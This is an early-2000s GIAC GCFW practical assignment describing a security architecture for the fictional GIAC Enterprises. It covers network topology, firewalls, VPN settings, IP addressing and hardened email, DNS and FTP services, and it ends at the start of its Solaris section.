GIAC Enterprises Security Architecture

Joe Keegan

GCFW Practical Assignment
v. 1.6a

TABLE OF CONTENTS

1 Assignment 1 – Security Architecture

1.1 Overview

GIAC Enterprises current network has been built haphazardly over the last few years to support its rapid growth. Like many small companies, there was little planning for the implementation of the network infrastructure. Therefore the current network is unable to meet the company's expectations for security, availability and scalability.

GIAC Enterprises is moving from three distributed offices to a newly built office building specifically dedicated to GAIC Enterprises. GIAC Enterprises is also moving its production web application, the Fortune Delivery System (FDS), from it's current office to a dedicated cage in a co-location facility. Lastly GIAC Enterprises has partnered with Cipher Chunk, a Hong Kong based company that will translate and resell GAIC Enterprise's fortunes overseas.

This section will define GIAC Enterprises new security architecture for both the corporate and co-located data center networks.

GIAC Enterprises will be referred to as GIAC in the remainder of this document.

1.2 Requirements

1.2.1 Web Application Systems – Fortune Delivery Systems (FDS)

GIAC uses the Fortune Delivery System (FDS) to deliver fortunes to its customers. The FDS is a Java application running BEA's Web Logic Server (WLS). In addition to WLS the FDS is composed of Apache web servers and an Oracle database cluster. GIAC has standardized on Sun Solaris 8 on SPARC Hardware to run the FDS.

The FDS allows customers, suppliers and partners to access, upload or manipulate GAIC's fortunes. Since all interactions with GIAC's product are handled with the FDS, it is considered a mission critical system and must be available "24 by 7" (minus regularly scheduled maintenance).

Due to the FDS high uptime requirement, all systems required to operate the FDS will be located at a co-located data center which will provide the following; Redundant power, redundant network, HVAC and physical security. Additionally to prevent down time, all components of the FDS must be redundant and highly available.

1.2.2 Corporate Systems

GIAC has a new office building that will host all of the companies corporate systems. Corporate systems are systems that are not required for the FDS to operate. They consist mostly of workstations and servers that support employee and business functions (sales, HR, accounting, etc.). Some corporate systems run the FDS for development, QE and staging environments, though these systems do not have uptime requirements of the production FDS instance. The systems that run the FDS are Solaris 8 systems that are configured as closely as possible with the production FDS systems. All other corporate systems are Windows 2000 systems running on Dell PC hardware.

Since failures of corporate systems will have no impact on the production FDS system GIAC has decided NOT to deploy a highly available corporate network infrastructure.

1.2.3 Customer Access

Customers access the FDS via an HTTP interface. They authenticate via an SSL protected web form with a username and password. Once the user is authenticated they are allowed to view previously purchased fortunes or purchase additional fortunes via an account control panel. The FDS supports “one click” purchases, allowing a customer to store credit card information in the FDS so additional fortunes can be purchase without repeatedly entering credit card information. All customers’ financial information is stored encrypted in the Oracle database.

1.2.4 Supplier Access

Suppliers also access the FDS via an HTTP interface that they can use to upload a delimited file containing new fortunes and other information. Suppliers also authenticate via an SSL protected web form with username and password.

1.2.5 Partner Access


GIAC has partnered with Cipher Chunk to translate and resell fortunes over seas. Cipher Chunk has built an application that directly interacts with the FDS Oracle database via SQL. Cipher Chunks SQL traffic is protected via an IPSec VPN between the co-located data center and Cipher Chunks headquarters. The Cipher Chunk application has a unique database login that has only been given authorization to read and add new fortunes (it does not have the ability to modify or delete).

1.2.6 Employee Access

GIAC employees access company networks and systems using Windows 2000 workstations and laptops, provided by the company. Employees local to GIAC’s corporate network authenticate via a username and password against a Windows Active Directory. Employees that access corporate resources remotely will authenticate with RSA Security SecurID two-factor authentication token system. Employees are given the minimum amount of access required to perform their jobs and access is logged and audited regularly. GIAC's Solaris systems will not use any domain features and all accounts will be administered locally.

1.3 Security Architecture

1.3.1 Network Topology Overview



1.3.2 Corporate Offices Network Topology

1.3.2.1 Border Router

GIAC's border router is a Cisco 3620 router running IOS 12.2(3) with one network module supporting a T-1 with a built in CSU module and one Fast Ethernet interface (NM-1FE1CT1-CSU). The border router connects to GIAC's corporate office ISP via a T-1 circuit and to the DMZ network via the Fast Ethernet interface.

The border router will be configured so all unused services are disabled and access lists will be used to protect itself from attack.

1.3.2.2 DMZ Network
The DMZ network connects the border router and the border firewall. The DMZ contains the border firewall, border router and NATed IP addresses hosted by the firewall, no other systems will be connected to this network.

The DMZ network consists of a crossover cable connected between the border router and border firewall.

1.3.2.3 Border Firewall
The border firewall performs stateful inspection and filtering of all corporate Internet traffic. It separates the Internet from the service networks and the service networks from the internal networks. The firewalls perform NAT for the corporate office; a static NAT IP address will be assigned for each host that needs to be Internet accessible and a hide NAT IP address will be assigned for each of the internal corporate networks.

The border firewall is a single Nokia IP440 with two quad-port Fast Ethernet cards running IPSO 3.4.1 and Check Point 4.1sp5.

The firewall will be hardened to protect itself from attack and only explicitly defined management traffic will be allowed to connect to the firewalls.

1.3.2.4 Firewall Services Network
The firewall services network is a secured network that contains CVP, UFP and other Check Point compatible security servers. This network in not directly accessible via the Internet and the firewall will divert traffic to the security servers as necessary.

The firewall services network consists of a Cisco 2924XL Switch connected to one of the Fast Ethernet ports on the border firewall.

1.3.2.5 Services Network
The services network is a network that hosts Internet accessible systems in the corporate office, such as the SMTP gateway, FTP server and external DNS server.

The border firewall will allow specified traffic to the hosts in the service network from the Internet and will allow specified traffic from the hosts in the service network to the hosts in other corporate networks or the Internet.

The services network consists of a Cisco 2924XL Switch connected to one of the Fast Ethernet ports on the border firewall.

1.3.2.6 Core Router
The core router is a Cisco MSFC2 routing module in a Cisco 6506 switch. The core router will use static routes to route traffic between the border firewall, desktop LAN, server LAN and the internal firewall.

Access lists will be used on the router to filter all traffic entering the desktop and server LANs.

The core router will be configured so all unused services are disabled and access lists will be used to protect itself from attack.

1.3.2.7 Desktop LAN

The desktop LAN is where all of GIAC's employee desktops are located. All systems connected to the desktop LAN are GIAC provided Windows 2000 systems built to GIAC's standards. It is against GIAC's security policy for any other systems besides those built to GIAC's standards to be connected to this network.

In addition to the Windows 2000 desktop systems a single Solaris 8 system is connected to the desktop LAN which performs DHCP for all of the desktop systems.

The desktop LAN consists of a VLAN on a Cisco 6506 switch with the core router MSFC2 virtually connected to the VLAN.

1.3.2.8 Server LAN

The server LAN is where all of GIAC's corporate servers that do not contain sensitive data are hosted. These servers are the most frequently accessed by the systems on the desktop LAN and contain services for employees to conduct their day-to-day work.

The server LAN consists of a VLAN on a Cisco 6506 switch with the core router MSFC2 virtually connected to the VLAN.

1.3.2.9 Internal Firewall

The internal firewall controls access to the servers hosting sensitive services or data located in the secure server or security services LAN. The firewall will only allow explicitly allowed traffic through the firewall and in some cases will require the traffic to be encrypted.

The internal firewall is a single Nokia IP440 with one quad-Fast Ethernet card running IPSO 3.4.1 and Check Point 4.1sp5.

The firewall will be hardened to protect itself from attack and only explicitly defined management traffic will be allowed to connect to the firewalls.

1.3.2.10 Security Services LAN

The security services LAN hosts systems that are used to control or audit the security of the enterprise. Systems such as logging servers, management stations and IDS servers are hosted on this network.

The security services network consists of a Cisco 2924XL Switch connected to one of the Fast Ethernet ports on the core firewall.

1.3.2.11 Secure Server LAN


The secure server LAN hosts systems that hold sensitive employee and customer data such as finance and accounting information. Access to this network is restricted to only those employees who need to access that data. To access any server in the secure server LAN Check Point's SecureRemote product must be used and an IPSec VPN tunnel must be setup between the workstation in the desktop LAN and the internal firewall.

The security services network consists of a Cisco 2924XL Switch connected to one of the Fast Ethernet ports on the core firewall.

1.3.3 Corporate Office Network IP Assignments

Device or Network	**Internal IP**	**External IP**
DMZ Network	N/A	23.100.77.0/24
FW Services Network	10.1.5.0/24	23.100.77.205
Services Network	10.1.6.0/24	23.100.77.206
Desktop LAN	10.1.7.0/24	23.100.77.207
Server LAN	10.1.8.0/24	23.100.77.208
Secure Server LAN	10.1.9.0/24	23.100.77.209
Security Services LAN	10.1.10.0/24	23.100.77.210
Border Firewall – Core Router Connection Network	192.168.200.0/24	None
Internal Firewall – Core Router Connection Network	192.168.201.32/28	None
SMTP Relay	10.1.6.15	23.100.77.15
External DNS	10.1.6.20	23.100.77.20
FTP Server	10.1.6.25	23.100.77.25

1.3.4 Corporate Office Physical Network Overview



1.3.5 Co-located Data Center Network Topology

1.3.5.1 Border Routers

A pair of Cisco 3620 routers with two Fast Ethernet interfaces and running IOS 12.2(3) will be used as the co-located data center's border routers. Private AS BGP and HSRP will be used for high availability.

The border router will be configured so all unused services are disabled and access lists will be used to protect itself from attack.

1.3.5.2 DMZ

The DMZ network connects the border routers and border firewalls. Only the network devices and NAT IP addresses will be in this network. Hosts will never be connected to this network.

The DMZ network consists of a Cisco 2924XL switch with connections to both the border router and the firewall's Fast Ethernet interfaces.

1.3.5.3 Border Firewalls

The border firewall controls all Internet traffic and performs NAT for the co-located data center. Systems that are accessible from the Internet will each be assigned a static NAT IP address in the DMZ, each internal network in the data center will be assigned a hide NAT IP address in the DMZ.

The border firewalls are a pair of Nokia IP440's with two quad-port Fast Ethernet cards running IPSO 3.4.1 and Check Point 4.1sp5. VRRP and state synchronization will be configured on the Nokia's for high availability.

The firewall will be hardened to protect itself from attack and only explicitly defined management traffic will be allowed to connect to the firewalls.

1.3.5.4 Connect Net

The Alteon load balancers and the border firewalls are connected via the connection network. In addition to the network devices each of the virtual IP (VIP) addresses that are load balanced by the Alteons are located in this network.

The connection network consists of a VLAN on a Cisco 2924XL switch with connections to the Alteon's and border firewall's Fast Ethernet interfaces.

1.3.5.5 Alteon Load Balancers

The Alteons perform load balancing for the WWW and DNS server pools. The Alteons do not perform any traffic filtering for any of the server pools.

The Alteons will be configured so all unused services are disabled and filters will be used to protect itself from attack

1.3.5.6 Front End Network

The front end network contains hosts which are members of the load balanced VIPs on the Alteons. Internet traffic for any of the services hosted in the front end network will be destined to a VIP on the connect network, Internet traffic is not allowed to access any of the front end servers directly.

The front end network is the second VLAN on the Cisco 2924XLXL switch used for the connect network. The front end systems and the Alteons Fast Ethernet interfaces are connected to the front end network VLAN.

1.3.5.7 App Net

The app net hosts the BEA WLS application server cluster. These servers are accessible to the WWW servers in the front end network and are not accessible via the Internet.

The app net consists of a Cisco 2924XLXL switch with connections to both the core and border firewall Fast Ethernet interfaces.

1.3.5.8 Core Firewalls

The core firewalls protect the back end and security services network.

The core firewalls are a pair of Nokia IP440 with two quad-port Fast Ethernet cards running IPSO 3.4.1 and Check Point 4.1sp5. VRRP and state synchronization will be configured on the Nokias for high availability.

The firewall will be hardened to protect itself from attack and only explicitly defined management traffic will be allowed to connect to the firewalls.

1.3.5.9 Back End Network

The back end network contains the Oracle database server cluster that contains financial data on GIAC's customers. Due to the sensitive nature of the data stored in the databases, access to the back end network is very restricted.

The back end network consists of a Cisco 2924XL switch with connections to the core firewall's Fast Ethernet interfaces.

1.3.5.10 Security Services Network

The security services LAN hosts systems that are used to control or audit the security of the data center. Systems such as logging servers, authentication servers and IDS servers are hosted on this network.


The security services network consists of a Cisco 2924XL switch with connections to the core firewalls Fast Ethernet interfaces.

1.3.6 Co-located Data Center Network IP assignments

Device or Network	Internal IP	External IP
DMZ Network	N/A	27.20.33.0/24

Connect Net	172.16.1.0/24	27.20.33.201
Front-End Network	172.16.2.0/24	27.20.33.202
App Network	172.16.3.0/24	27.20.33.203
Back End Network	172.16.4.0/24	27.20.33.204
Security Services Network	172.16.5.0/24	27.20.33.205
WWW server pool	172.16.1.10	27.20.33.10
DNS server pool	172.16.1.20	27.20.33.20

1.3.7 Co-located Data Center Physical Network Overview



Collocated Data Center Physical Network

1.3.8 Virtual Private Networks (VPN)

GIAC uses IPSec based Virtual Private Networks to encrypt sensitive data while in transit over un-trusted networks.

1.3.8.1 Corporate to Co-location Site-to-Site VPN

A VPN between the corporate and co-location border firewalls will be used to encrypt traffic between the two sites over the Internet. The VPN will protect administration traffic, content management, log and other synchronization traffic while traveling over the Internet.

The VPN will be an IKE based VPN using a pre-shared secret. IPSec's ESP protocol will be used with 3DES as the encryption algorithm and MD5 for data integrity. The border firewalls will automatically renegotiated IKE Keys every seven days and IPSec Keys every hour.

1.3.8.2 Cipher Chunk FDS database Access VPN

A VPN between Cipher Chunk's border firewall and GIAC's co-located data centers border firewall will be used to encrypt SQL traffic between Cipher Chunk and the FDS's data base while in transit over the Internet.

The VPN will be a Manual IPSec VPN with all of the security association parameters defined with Cipher Chunks security team via out-of-band communication (phone or fax). IPSec's ESP protocol will be used with 40bit DES as the encryption algorithm and SHA-1 for data integrity. GIAC and Cipher Chunk's security teams will manually change the VPN's IPSec keys monthly.

1.3.8.3 Remote VPN Access

Check Points SecureRemote VPN is used to allow remote access to GIAC's networks. This is for employees who require remote access to perform their jobs (systems administrators and remote sales) or employees who have been authorized to telecommute. RSA Security SecurID two-factor authentication tokens will be use to authenticate all SecureRemote VPN connections. The SecureRemote client will create a VPN between either the corporate or co-located data centers border firewall depending on the destination of the packet.

A standard SecureRemote package will be developed and installed on all employee's laptops that require remote access. The SecureRemote package will include the SecureRemote software and GIAC's network topology.

IP Pools will be used on the border firewalls to allow IP based access control to SecureRemote VPN connections. SecureRemote VPN connections with the corporate border firewall will be assigned an IP address in the range of 192.168.200.150 – 192.168.200.250, and SecureRemote VPN connections with the co-located data center's border firewalls will be assigned an IP address in the range of 172.16.3.200 – 172.16.3.250.


The SecureRemote VPN will support IKE only (No FWZ) and RSA Security SecurID tokens will be used for two factor authentication. IPSec's ESP protocol will be used with 3DES as the encryption algorithm and MD5 for data integrity. The SecureRemote VPN sessions IPSec Key will be automatically renegotiated every hour.

1.3.8.4 Corporate Secure Server VPN

SecureRemote will be used to access the secure server network via a VPN from the desktop LAN. Any time the secure server network is accessed SecureRemote will create a VPN between the desktop and the internal firewall. This internal VPN will encrypt traffic from client/server applications that would otherwise be clear-text traffic.

The SecureRemote VPN will support IKE only (No FWZ) and RSA Security SecurID tokens will be used for two factor authentication. IPSec's ESP protocol will be used with 3DES as the encryption algorithm and MD5 for data integrity. The SecureRemote VPN sessions IPSec Key will be automatically renegotiated every hour.

1.3.8.5 VPN Overview



1.4 Network Services

1.4.1 Email (SMTP)

1.4.1.1 Exchange 2000

Microsoft's Exchange 2000 SP2 is at the core of GIAC's Email infrastructure. The Exchange server is located in the server LAN and holds all of GIAC's employee mail boxes and handles all local Email communications. All interaction with Exchange will be via the Windows Outlook client, which will be configured to communicate with the Exchange server on TCP ports 2025 and 2026. All Outlook clients will be configured to view Email in rich text mode, instead of HTML.

1.4.1.2 SMTP Gateway

All Email entering or leaving GIAC's corporate networks will need to be processed by the SMTP gateway located in the services network. The SMTP gateway is a Solaris 8 system running Postfix v1.1 Patch Level 3 and is configured to:

- Spawn one process as *root* to listen on TCP port 25. All other postfix processes will be run as a *postfix* user.
- Masquerade all outgoing Emails as user@GIACdomain.com. This will prevent an Email with user@host.GIACdomain.com from being sent out to the Internet and allow an attacker to gain information on GIAC's network topology.
- Only deliver Emails it receives from the Internet that are addressed to user@GIACdomain.com. Any Emails addressed to user@host.GIACdomain.com will not be delivered.
- Only relay Emails destined to GIAC's domain, to prevent the gateway from being used as an "open relay".
- Disable both the VRFY and EXPN commands.
- Disable local delivery.


1.4.1.3 Trend InterScan VirusWall


Before an Email arrives at the SMTP gateway from the Internet or the Exchange server, the firewall will intercept and send the Email message to the InterScan VirusWall to scan the message for viruses and clean any that are found. After the VirusWall checks and cleans the Email, it is sent back to the firewall to be delivered to the SMTP gateway.

1.4.1.4 Border Firewall

The Border Firewall will deny any Email that is larger then 10MBs to be received by the SMTP gateway. Any files larger then 10MBs must be transferred via the corporate FTP server (Section 1.4.3).

1.4.1.5 Email Overview


Incoming Email
VirusWall
(3) VirusWall scans and cleans message, then returns message to firewall
(2) Firewall diverts email message to VirusWall to scan and clean message
Exchange Server
(5) SMTP gateway routes message to Exchange Server
(1) Email is sent to user@GIACdomain.com
(6) Client downloads message in Outlook. All messages are not viewed in HTML format.
Workstation
(4) Message is delivered to SMTP Gateway. Additional checking of the message is done.
SMTP Gateway


Outgoing Email
VirusWall
(3) Firewall intercepts Email and diverts message to VirusWall
(4) VirusWall scans and cleans message and returns it to the Firewall
Exchange Server
(2) Exchange server forwards Email to the SMTP Gateway
(7) Firewall send message onto destination SMTP server
(5) Firewall delivers scanned message to the SMTP gateway
(1) Client creates Email with Outlook and sends it to the Exchange server
Workstation
(6) SMTP Gateway routes Email to destination SMTP server
SMTP Gateway

1.4.2 DNS

BIND 8.3.1 running on Solaris 8 is used to provide DNS to all hosts in GIAC's networks. After BIND has started it is configured to change to a *named* user once it has finished performing tasks as *root.*

Split DNS is used, with different DNS servers serving internal and external queries. Internal name server DNS maps contain information on all devices in GIAC's network. External name server DNS maps only contain information on devices that are accessible via the Internet. External name servers are configure not to perform recursive name lookups. Internal and external name server masters are located on GIAC's corporate network with internal and external name server slaves located in GIAC's co-located data center. The master name servers are configured to allow only zone transfers from their respective slave name servers.

1.4.3 FTP

A corporate FTP server, running ProFTPD 1.2.4 on Solaris 8, is hosted in the service network. ProFTPD is configured to:

- Change to a *proftpd* user once it has finished performing tasks as *root.*
- Only allow 25 simultaneous FTP connections.

The FTP server provides FTP to both anonymous and authenticated (username & password) users. All users will be configured with a non-valid shell to prevent them from logging on to the system by means other than FTP. Each user will be chrooted to a FTP home directory that can be dedicated or shared with other users. Authenticated users will be allowed to upload files to the FTP server in their chrooted home directory. Anonymous users will be allowed to upload to a /incoming directory which will be setup in the anonymous FTP home directory. The /incoming directory will allow anonymous file uploads, but will not allow anonymous users from reading the contents of the directory. Files older then one day in the /incoming directory will be deleted by a nightly cron job.

All files uploaded or downloaded from the FTP server will be intercepted by the border firewall and diverted to the viruswall to be scanned and cleaned.

1.4.4 NTP

NTP servers are run on the internal DNS servers. These NTP servers synchronize their time with publicly available NTP servers on the Internet. All devices in GIACs network synchronize their times with the internal NTP servers.

1.4.5 Backups

Veritas NetBackup software will be used to backup all systems in GIAC's network. A master server located on the server LAN in the corporate network will manage the NetBackup systems. The NetBackup master will backup systems in the server and service networks. A NetBackup media server will be located in the security services LAN in the corporate network and will perform backups for servers in the security server and secure server LANs. A NetBackup media server in the co-located data centers back end network will backup all servers in the co-located data center.

1.5 Secure Configuration and Administration

1.5.1 Windows Systems

Windows 2000 with SP2 on Dell hardware is used for all of GIAC's Windows systems. A Ghost image of Windows 2000 servers and desktops will be used to build all Windows servers and desktops. The Windows 2000 image will be configured to Microsoft's and industry standard security recommendations and the server image will include Tripwire 2.4. Any changes to the Windows 2000 images must be reviewed and approved by a member of GIAC's security team. A member of GIAC's security team must audit all Windows servers before being put into production.

Windows Terminal Server will be used to perform remote administration of all Windows 2000 systems. Windows Terminal Server will be configured to use high encryption (128bit RC4) for all connections.

1.5.2 Solaris Systems

